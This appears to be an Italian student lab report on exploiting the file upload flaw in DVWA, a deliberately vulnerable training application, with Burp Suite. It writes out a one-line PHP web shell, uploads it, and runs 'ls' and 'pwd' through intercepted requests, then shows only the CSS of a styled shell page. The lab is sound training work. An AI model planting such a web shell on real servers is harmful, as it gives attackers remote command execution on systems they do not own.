


Presentated by Michael Andreoli & Otman Hmich

Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.




**Prima di tutto attiviamo
BurpSuite per poter
intercettare e monitorare
il traffico verso la nostra
DVWA.**



A screenshot of the DVWA (Damn Vulnerable Web Application) login page. The URL in the browser bar is 192.168.50.101/dvwa/login.php. The page features the DVWA logo at the top left. Below it are two input fields: 'Username' and 'Password', both currently empty. At the bottom center is a 'Login' button.

**Effettuiamo il login con le
credenziali predefinite
“admin” e “password”**



The Burp Suite Community Edition interface is shown. The title bar reads "Burp Suite Community Edition v2023.12.1.3 - Temporary Project". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "View", "Help", "Decoder", "Comparer", "Logger", "Organizer", "Extensions", "Learn", "Proxy", "Intruder", "Repeater", "Collaborator", "Sequencer", and "Settings". The "Proxy" tab is selected, showing sub-options like "Intercept", "HTTP history", "WebSockets history", and "Proxy settings". Below the tabs are buttons for "Forward", "Drop", "Intercept is on" (which is highlighted in blue), "Action", and "Open browser". A large icon of a traffic light with red and green lights is displayed. The status message "Intercept is on" is shown below the icon. A note states: "Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server." Buttons for "Learn more" and "Open browser" are at the bottom.

Andiamo a impostare la sicurezza della nostra DVWA da high a low, e dopo aver preparato la nostra shell siamo pronti a caricarla nella sezione “upload”.

C △ Not secure 192.168.50.101/dvwa/vulnerabilities/upload/



Vulnerability: File Upload

Choose an image to upload:
 No file chosen

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitetecurity/upload-forms-threat.htm>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info

C △ Not secure 192.168.50.101/dvwa/security.php



DVWA Security 

Script Security

Security Level is currently **low**.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP I
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently **disabled**. [[enable PHPIDS](#)]
[[Simulate attack](#)] - [[View IDS log](#)]




```
File Actions Edit View Help  
GNU nano 7.2  
<?php system($_REQUEST["cmd"]); ?>... shell.php
```



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, there's a sidebar with buttons for Home, Instructions, Setup, Brute Force, Command Execution, and CSRF. The main content area has a title "Vulnerability: File Upload". It contains a form with a file input field labeled "Choose an image to upload:" and a "Choose File" button. Below it is a "No file chosen" message. There's also a "Upload" button. A success message in red text at the bottom of the form says ".../.../hackable/uploads/shell.php successfully uploaded!".

Ci connettiamo al path della shell seguendo le istruzioni che ci fornisce la DVWA

Riscontriamo questo errore in quanto non ci sono comandi all'interno della nostra shell



Warning: system() [function.system]: Cannot execute a blank command in /var/www/dvwa/hackable/uploads/shell.php on line 1

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history | Proxy settings


Request to http://192.168.50.101:80

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.101
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=98d52f7d555078535b2236c2c5473254
10 Connection: close
11
12
```


Intercettando la richiesta con BurpSuite e inserendo il comando “ls” vediamo che la nostra shell lo esegue e ci fornisce la lista dei file all'interno della directory.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A single request is displayed:

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=pwd HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
5 Sec-Purpose: prefetch;prerender
6 Purpose: prefetch
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
  8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9
10 Cookie: security=low; PHPSESSID=80fb869b42587da28eb1cala4ac43c7e
11 Connection: close
12
13
```

Seguendo la stessa procedura ma sostituendo il comando “ls” con “pwd” la shell ci restituisce il suo path.



/var/www/dvwa/hackable/uploads

```
GNU nano 7.2
shell2.php
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>PHP Shell</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            background-color: #000000;
            color: #ffffff;
            margin: 0;
            padding: 0;
            display: flex;
            justify-content: center;
            align-items: center;
            height: 100vh;
        }
        .shell-container {
            background-color: #ffffff;
            border-radius: 10px;
            box-shadow: 0 0 20px rgba(0, 0, 0, 0.1);
            padding: 30px;
            width: 500px;
            text-align: center;
            position: relative;
            overflow: hidden;
            transition: all 0.3s ease;
        }
        .shell-container:hover {
            box-shadow: 0 0 30px rgba(0, 0, 0, 0.2);
        }
    </style>

```


```
Places   .shell-container h1 {
        color: #000000;
        margin-bottom: 20px;
        font-weight: bold;
        letter-spacing: 1px;
        padding: 10px;
    }
    .shell-container form {
        display: flex;
        justify-content: center;
        align-items: center;
        margin-bottom: 20px;
    }
    .shell-container input[type="text"] {
        padding: 12px;
        border-radius: 5px 0 0 5px;
        border: 1px solid #cccccc;
        width: 70%;
        font-size: 16px;
        outline: none;
    }
    .shell-container input[type="submit"] {
        padding: 12px 20px;
        border: none;
        background-color: #4CAF50;
        color: white;
        border-radius: 0 5px 5px 0;
        cursor: pointer;
        font-size: 16px;
        transition: all 0.3s ease;
    }

```

Andiamo a creare una shell più sofisticata, con un'interfaccia grafica e la possibilità di eseguire comandi direttamente dall'interfaccia della DVWA.


```
GNU nano 7.2
    transition: all 0.3s ease;
}
Places .shell-container input[type="submit"]:hover {
    background-color: #45a049;
}
    .shell-container pre {
        background-color: #f9f9f9;
        border: 1px solid #cccccc;
        padding: 15px;
        border-radius: 5px;
        overflow-x: auto;
        max-height: 300px;
        overflow-y: auto;
        margin-bottom: 20px;
        text-align: left;
        font-size: 14px;
        line-height: 1.5;
        color: #000000;
    }
    .clear-btn {
        position: absolute;
        top: 10px;
        right: 10px;
        background-color: #ffd600;
        color: #000000;
        border: none;
        border-radius: 5px;
        width: 40px;
        height: 40px;
        cursor: pointer;
        display: flex;
        justify-content: center;
        align-items: center;
        transition: background-color 0.3s ease;
    }
    .clear-btn:hover {
        background-color: #ffea00;
    }

```



```
height: 40px;
cursor: pointer;
display: flex;
justify-content: center;
align-items: center;
transition: background-color 0.3s ease;
}
Places .clear-btn: hover {
    background-color: #ffea00;
}

```



